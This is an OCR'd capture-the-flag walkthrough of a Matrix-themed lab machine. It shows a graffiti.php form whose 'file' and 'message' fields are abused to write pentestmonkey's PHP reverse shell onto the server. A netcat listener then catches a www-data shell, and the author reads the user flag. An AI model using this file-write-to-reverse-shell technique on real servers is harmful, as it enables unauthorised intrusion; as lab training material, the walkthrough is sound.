
Enter message:

Message


Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
17:50
Settings
192.168.56.104/graffiti.php
192.168.56.104/graffiti.txt
192.168.56.104/graffiti.txt
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec

```
Mouse here - welcome to the Nebby!

Make sure not to tell Morpheus about this graffiti wall.
It's just here to let us blow off some steam.
hi
```

Using Burpsuite to intercept a post request from ***192.168.56.104/graffiti.php***


Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
17:52
Burp Suite Community Edition v2025.2.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Settin
Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request to http://192.168.56.104:80
Open browser
Request
Pretty Raw Hex
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 2
Request cookies 0
Request headers 12
Search
0 highlights

| Time | Type | Direction | Method | URL | Status code | Lengt |
|---|---|---|---|---|---|---|
| 17:52:01 ... | HTTP | → Request | POST | http://192.168.56.104/graffiti.php | | |

```
POST /graffiti.php HTTP/1.1
Host: 192.168.56.104
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://192.168.56.104
Connection: keep-alive
Referer: http://192.168.56.104/graffiti.php
Upgrade-Insecure-Requests: 1
Priority: u=0, i

message=hey&file=graffiti.txt
```


After sending the request I found that it is having 2 fields i.e., **"file"** and **"message"** using which it is storing the message and making a new directory file with the filename.

So let's try to upload a PHP Reverse shell to it and look for the connection.

**PHP Reverse Shell: Pentest Monkey**

- https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php

  Test by sending the request into the repeater.


Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
18:34
Burp Suite Community Edition v2025.2.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send
Cancel
Target: http://192.168.56.104
HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render

```
POST /graffiti.php HTTP/1.1
Host: 192.168.56.104
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 5700
Origin: http://192.168.56.104
Connection: keep-alive
Referer: http://192.168.56.104/graffiti.php
Upgrade-Insecure-Requests: 1
Priority: u=0, i

message=<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
```


```
HTTP/1.1 200 OK
Date: Tue, 22 Apr 2025 01:20:00 GMT
Server: Apache/2.4.51 (Debian)
Vary: Accept-Encoding
Content-Length: 6917
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<h1>
  <center>
    Nebuchadnezzar Graffiti Wall

  </center>
</h1>
<p>
  <?php
  <br>
    // php-reverse-shell - A Reverse Shell implementation in PHP
    <br>
    // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
    <br>
    //
    <br>
    // This tool may be used for legal purposes only.  Users take full responsibility
    <br>
    // for any actions performed using this tool.  The author accepts no liability
    <br>
    // for damage caused by this tool.  If these terms are not acceptable to you, then
    <br>
    // do not use this tool.
    <br>
```

So it’s good to go as we can see the status is 200.

After sending the request I started a “**netcat listener”** on the attacker machine and triggered the directory on the browser.


**command:**

***nc -lnvp 9001***




```
┌──(esomchi㉿kali)-[~]
└─$ nc -lnvp 9001
listening on [any] 9001 ...
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.104] 34824
Linux morpheus 5.10.0-9-amd64 #1 SMP Debian 5.10.70-1 (2021-09-30) x86_64 GNU/Linux
 01:32:36 up 59 min,  0 users,  load average: 0.00, 0.00, 0.07
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

Reading the user flag.




```
┌──(esomchi㉿kali)-[~]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.104] 34824
Linux morpheus 5.10.0-9-amd64 #1 SMP Debian 5.10.70-1 (2021-09-30) x86_64 GNU/Linux
 01:32:36 up 59 min,  0 users,  load average: 0.00, 0.00, 0.07
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
FLAG.txt
bin
boot
crew
dev
etc
home
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
$ █
```



```
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
$ cat FLAG.txt
Flag 1!

You've gotten onto the system.  Now why has Cypher locked everyone out of it?

Can you find a way to get Cypher's password? It seems like he gave it to
Agent Smith, so Smith could figure out where to meet him.

Also, pull this image from the webserver on port 80 to get a flag.

/.cypher-neo.png
$ █
```

Flag gotten from pulling image from ***http://192.168.56.104/.cypher-neo.png***



Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
18:41
Settings
192.168.56.104/graffiti.php
.cypher-neo.png (PNG Image
192.168.56.104/.cypher-neo.png
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec